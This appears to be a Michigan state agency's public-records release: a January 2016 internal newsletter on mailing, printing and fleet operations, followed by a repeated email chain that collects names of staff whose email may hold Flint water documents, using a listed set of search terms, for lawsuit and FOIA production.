The ID Mail area welcomed another new employee to their team on Jan. 4, 2016. Colleen Rupert has taken the position of Motor Vehicle Operator 6 (MVO6). Please welcome Colleen to our team.

## Are You Reviewing Your Old Email?

The implementation of the DTMB policy on Email Management has been postponed until March 13, 2016, in order to give staff more time to properly file their email records.

## Mailing Services

- Logistics & Operations Support (LOS) is currently working with Michigan Department of State (MDOS) on updating the Service Level Agreement (SLA) for the renewal by mail program. Copies of the current SLA have been shared with MDOS and the re-write process will soon begin.
- Mailing Services presented to the IT Assets servicing Treasury regarding the sunset of Optical Mark Recognition (OMR) technology used to match multi page document sets for mailing letters. LOS is working on identifying all Treasury applications using OMR and statistical data outlining the benefits of using a higher integrity code to minimize data breaches in the mailing process.
- A joint project has been started to link all Michigan Department of Health and Human Services (MDHHS) Business Reply Mail (BRM) accounts to DTMB's United States Postal Services (USPS) Central Account Processing System (CAPS) to centralize all service payments and cost monitoring. Mailing Services currently has linked 42 BRM accounts for MDHHS. Linking the remaining offices will simplify the process by making direct payments to the postal service for individual account activity. Locally managed accounts will benefit by not having to maintain a fund balance with the serving post office, ensuring mail will not be held for the lack of funds, and eliminate the need for local self-monitoring of fund balances statewide. Mailing Services has enlisted the help of the Postal Service to link the remaining identified MDHHS accounts into DTMB's CAPS system.
- Mailing and Financial Services met with the Sigma development group to finalize the design of the MS Order System. Clarification of content, updates of Sigma department coding, contact personnel on the order system, and user direction have been updated for the Sigma designer to be placed in the system.
- LOS is progressing with the EFI/PACE/Storefront implementation. Discussions related to non-state mailing account coding are under advisement with financial services. The reason being, the current coding of non-state accounts are not compatible with EFI/PACE requirements. Financial Services is reviewing the code changes requested for PACE to ensure these will not adversely affect the current billing data base process.
- In line with Executive direction, Mailing Services conducted Action Plan Update meetings with all of our staff. An advance copy of the current Action Plan was provided to each employee so as to gather input regarding updates they may have to offer to the current plan. During the sessions with staff, an in-depth review of current actions and expected outcomes were discussed so staff could help in identifying gaps that can be measured in the new plan.
- Mailing Services has established a rate committee to identify and accurately define service rates with DTMB Financial Services. The committee meetings, now scheduled bi-monthly, have been invaluable in bringing understanding to the process and gathering data to accurately determine service rates going forward. Outcomes for the meetings include; accurately identifying and placing costs, building an annual rate setting worksheet, assigning responsibilities to provide accurate data, monitor and provide a mailing trend analysis and cost projection reviews as a committee.

## Thank You Notes

○ *To: Tom Goodine*

*Thanks Tom. You are always Mr. Dependable, and pretty darn fast too.*

*Deanna Anderson, MSHDA*

○ *To: Mike Armstrong*

*Thank you for the update as well as your hard work and promptness with this project! It's greatly appreciated!*

*Autumn Spitzley, Graphic Arts Designer, DNR Wildlife*

○ *To: Tom Goodine & Shelly Millimaki*

*Thanks, Tom. I almost CC to you and thank you Shelly for forwarding the message. I will let my LAW person know. Thank you both for your help!*

*Jennifer Sochor, DNR*

## Vehicle and Travel Services

- VTS consultants met with GM Fleet Account Executive Connie Scarpelli and GM Sales Support and Police Vehicle Specialist Todd Little to discuss the delay of the Impala Limited and Chevrolet truck issues. The production of the fleet Impala Limited was delayed from Dec. 10 through Jan. 14 with final vehicle orders being excepted through mid-January.
- Staff from the VTS Garage and Canfield Equipment worked together in an effort to save costs on beacons and hood signs for MSP vehicles. Canfield Equipment picked up a large quantity of used beacons and hood signs from VTS that have been removed from retired MSP vehicles. These used beacons and hood signs will be reconditioned and reused on new MSP vehicles. MSP is not required to purchase all new parts for their patrol vehicles, and recycling these items saves money.
- A number of VTS staff attended the 2016 North American International Auto Show held at the Cobo Center in Detroit. This is an opportunity to preview the new model vehicles on display and talk with company representatives about current and future product offerings. Vince Reynolds and Ronda Greko also had the opportunity to attend the "Pre-Show" Product Preview" and talk one-on-one with Ford and Chrysler Representatives along with Company Executives, Engineers and Designers.
- GPS Telematics Update: VTS Consultants working with their Telematics Vendors and participating departments continue to meet and discuss reporting options, what works and what doesn't, and any issues that come up. Vince Reynolds attended a high level meeting with MDARD Deputy Director, Division Directors, Supervisors, and Managers who met with GPSInsight Representatives. GPSInsight demonstrated the overall capabilities and limitations of the system. They also showed some of the reporting functions. This presentation was scheduled to determine what educational opportunities might be used with the pilot participants. The presentation was received very highly by the MDARD staff and online, follow-up sessions were scheduled for the following week so that the attendees could observe the system function in real time.
- VTS Garage staff loaded a cube truck full of surplus plastics and delivered to Louis Padnos for recycling.

## Printing Services in High Gear

- January was a huge “tax” month for Printing Services.
  - Completed development and printing of the annual DTMB OFM 1099 statement. There were a total of 58,521 images printed.
  - Completed development and printing of the annual DTMB OFM W2 statement. There were a total of 61,208 images printed.
  - Completed development and printing of the annual MDHHS W2 statement. There were a total of 64,118 images printed.
  - CPC successfully completed the MDHHS CHAMPS 1095B printing project. There were a total of 279 print files, each file consisting of 40,000 images. The entire project resulted in 11,160,000 printed images.
  - Completed development and printing of the annual MSHDA 1099 statement. There were a total of 11,052 images printed.
  - Completed development and printing of the annual MSHDA 1099G statement. There were a total of 682 images printed.
  - Completed development and printing of the annual ORS 1099 statement. There were a total of 286,576 images printed.
- Printing Services completed a rush project for Treasury in less than 4 hours! Treasury contacted us with a request to print 70 copies of a document on light green paper. The order was received at 4:00 p.m. but the specifications were much different! The quantity was still 70, but the paper and bindery requirements had changed. Despite the changes, the job was still able to be completed and delivered before noon! Great teamwork by Printing Services staff to meet our customer needs!
- The Pace implementation is on-going. EFI will be on-site the week of Feb. 1, to implement the Fiery Central (which will allow our Xerox printers to communicate with Pace) and the update to our online ordering system.
- Printing Services completed the quarterly Voya printing. The statements consisted of over 1.1 million images. In addition, newsletters, seminar schedules and performance numbers were produced as well. This quarter’s printing also included the MPSERS Pension Plus and DC statements and inserts, which are completed twice a year.
- CPC finalized our responses to the findings from the August IRS Safeguarding Audit. The outstanding issue with Xerox on a security patch for the IRS overlay on the Nuvera controllers has been resolved. Printing Services is now 100% compliant.
- Printing services was contacted by DTMB Building Operations who were need of an emergency sign for their GOB construction site. Electrical inspectors had threatened to shut down their construction if an electrical sign wasn’t installed. **Molly Perry** was able to produce a sign for them within a few hours, which allowed Building Operations to continue to work! Great job, Molly!

## Printing Services Now in Con Hall

- DTMB Office of Performance Management graciously allowed Printing Services consultants to occupy a vacant office in their area in Constitution Hall. We moved into that space on Jan. 20. It is on the 1st floor of Constitution Hall in the northwest tower.

## Warehouse Services

- The on-going project to move Depot Logistics into the General Services Building is still on track to hit our April timeline. In January, we began preparing the building for the move by making some adjustments to racking, cleared an area where Printing Services will have a new rack installed, and cleared some racking at the current Depot location that will be brought over to GSB.

- The next phase of work will include having a vendor move some racking from Depot to GSB, as well as constructing cubicles, setting up data and power lines, and final configurations of the Depot layout.

## Appreciation to Printing Services

- **From:** Khouri, Claire (GOV) **Sent:** Monday, January 18, 2016 3:39 PM  
**To:** Monroe, Jerry (DTMB) <monroej1@michigan.gov>  
**Subject:** RE: SOTS Materials-- Program

*I think we might be all set and not need any additional copies printed of new materials... Again, thank you so much for your help this year! As always you have been amazing to work with and the service you provide is exceptional!*

- **From:** Doll, Jeanette (DTMB) **Sent:** Friday, January 22, 2016 11:22 AM  
**To:** Miller, Mark (DTMB) <millerm13@michigan.gov>  
**Subject:** RE: 300 Palm Cards

*Wow – you are fast!! DHHS says YOU ROCK! Thank you for going above and beyond!*


- **From:** Wanamaker, Kurt (LARA) **Sent:** Monday, January 25, 2016 2:07 PM  
**To:** Monroe, Jerry (DTMB) <monroej1@michigan.gov>  
**Subject:** Approved Proof

*YOU ARE THE BEST! Thank you and your team for all that you do. I appreciate everything!!!*

*Kurt Wanamaker, Consultation Education and Training Division, Michigan Occupational Safety and Health Administration*

- **From:** Peters, Cynthia (DTMB) **Sent:** Thursday, January 28, 2016 1:21 PM  
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
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
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*YOU ARE THE BEST! Thank you and your team for all that you do. I appreciate everything!!!*

*Kurt Wanamaker, Consultation Education and Training Division, Michigan Occupational Safety and Health Administration*

- **From:** Peters, Cynthia (DTMB) **Sent:** Thursday, January 28, 2016 1:21 PM  
**To:** Miller, Mark (DTMB) <millerm13@michigan.gov>  
**Subject:** RE: SOMCAFR

*I'm a bit tardy... but great job on the SOMCAFRs. Thanks!*



Next week, DTMB employees are invited to an open house to learn more about the hard work the Data Center Operations team does on a daily basis. Join fellow employees on Wednesday, Feb. 17, from 11:00 a.m. to 2:00 p.m. at the Secretary of State Building, 7064 Crowser Drive, State Secondary Complex. A self-guided tour will give you the opportunity to speak with data center staff and learn about:

- Data Center Operations Facilities
- Disaster Recovery
- Enterprise Monitoring
- Enterprise Platforms
- Imaging and Scheduling
- Michigan Configuration Management Data Base (MiCMDB)
- Service Management
- Tape Library

Please bring your State of Michigan ID and your Driver's License or another picture ID to check in with data

center security.

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, February 12, 2016 4:06 PM  
**To:** Cischke, Roy (DTMB); Goodine, Tom (DTMB); Hampton, Kristen (DTMB); Hofmeister, David (DTMB); Mathews, Jamie (DTMB); Ruhstorfer, Amy (DTMB); Sample, Brice (DTMB); Thompson, Kristi (DTMB); Wright, Seth (DTMB)  
**Subject:** FW: NEW DEADLINE - Time Sensitive Request  
**Importance:** High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Friday, February 12, 2016 3:57 PM  
**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>  
**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>  
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“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

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**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <ingersollj@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevery, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

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If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004



**HELP. CONNECT. SOLVE.**

---

**From:** Sample, Brice (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:58 AM  
**To:** VanCoevering, Joyce (DTMB);Thompson, Kristi (DTMB)  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

None of the Records Center staff are likely custodies of email using any of those terms.

Brice Sample, CRM  
Records Manager  
DTMB, OSS, LOS  
Records Management Services  
[http://www.michigan.gov/dtmb/0,5552,7-150-9141\\_21738----,00.html](http://www.michigan.gov/dtmb/0,5552,7-150-9141_21738----,00.html)  
517-335-9450

DTMB service catalog  
<http://inside.michigan.gov/dtmbsc/Pages/default.aspx>



---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, February 12, 2016 4:06 PM  
**To:** Cischke, Roy (DTMB) <cischker@michigan.gov>; Goodine, Tom (DTMB) <goodinet@michigan.gov>; Hampton, Kristen (DTMB) <HamptonK@michigan.gov>; Hofmeister, David (DTMB) <HofmeisterD@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov>; Sample, Brice (DTMB) <sampleb@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>  
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MI Department of Technology, Management and Budget  
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**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>  
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Brom



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[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
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HELP. CONNECT. SOLVE.

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**To:** Cischke, Roy (DTMB); Goodine, Tom (DTMB); Hampton, Kristen (DTMB); Hofmeister, David (DTMB); Mathews, Jamie (DTMB); Ruhstorfer, Amy (DTMB); Thompson, Kristi (DTMB); Wright, Seth (DTMB)  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Don't forget !!!!

Joyce Van Coevering, Director  
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Chief Deputy Director  
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[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004

**DTMB**  
**HELP. CONNECT. SOLVE.**

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**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:48 AM  
**To:** VanCoevering, Joyce (DTMB)  
**Cc:** Thompson, Kristi (DTMB)  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Joyce,

To the best of my knowledge, we (Delivery, Warehouse, Depot, & Surplus) would not have any of these terms in our email except for emails pertaining to helping get water to Flint or assisting with other deliveries.

**Seth Wright, Departmental Manager**  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:10 AM  
**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>; Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>; Hofmeister, David (DTMB) <[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; Ruhstorfer, Amy (DTMB) <[RuhstorferA@michigan.gov](mailto:RuhstorferA@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Don't forget !!!!

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, February 12, 2016 4:06 PM  
**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>; Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>; Hofmeister, David (DTMB) <[HofmeisterD@michigan.gov](mailto:HofmeisterD@michigan.gov)>; Mathews, Jamie

(DTMB) <MathewsJ@michigan.gov>; Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov>; Sample, Brice (DTMB) <sampleb@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>

**Subject:** FW: NEW DEADLINE - Time Sensitive Request

**Importance:** High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



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**From:** Stibitz, Brom (DTMB)

**Sent:** Friday, February 12, 2016 3:57 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyMI@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <VancoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>

**Subject:** NEW DEADLINE - Time Sensitive Request

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Search terms:

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Legionella  
“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

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**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <VanCoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB’s effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard “search terms” which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004



**HELP. CONNECT. SOLVE.**



---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:50 AM  
**To:** Wright, Seth (DTMB)  
**Cc:** Thompson, Kristi (DTMB)  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

I need names of anyone that may have email/communications with Flint in the content. I would assume you/staff will have several.

Thanks

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



---

**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:48 AM  
**To:** VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>  
**Cc:** Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>  
**Subject:** RE: NEW DEADLINE - Time Sensitive Request

Joyce,

To the best of my knowledge, we (Delivery, Warehouse, Depot, & Surplus) would not have any of these terms in our email except for emails pertaining to helping get water to Flint or assisting with other deliveries.

**Seth Wright, Departmental Manager**  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



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**To:** Cischke, Roy (DTMB) <[cischker@michigan.gov](mailto:cischker@michigan.gov)>; Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>; Hampton, Kristen

(DTMB) <HamptonK@michigan.gov>; Hofmeister, David (DTMB) <HofmeisterD@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>

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MI Department of Technology, Management and Budget  
517-322-5005



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**Sent:** Friday, February 12, 2016 4:06 PM

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Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
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Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004



**HELP. CONNECT. SOLVE.**

